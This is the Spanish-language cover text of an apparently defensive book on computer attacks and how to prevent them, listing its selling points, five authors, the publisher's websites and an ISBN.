- **Comprenda en qué consiste un ataque informático**
- **Domine técnicas para prevenir los ataques**
- **Identifique los mecanismos de uso**
- **Ejemplos prácticos**

Jean Paul **García-Moran**
Yago **Fernández** Hansen
Rubén **Martínez** Sánchez
Ángel **Ochoa** Martín
Antonio Ángel **Ramos** Varón

de la ediciones U

E-learning en:
www.aprendizajeenlinea.com
Contenidos libres en:
www.edicionesdelau.com

ISBN 978-958-762-080-1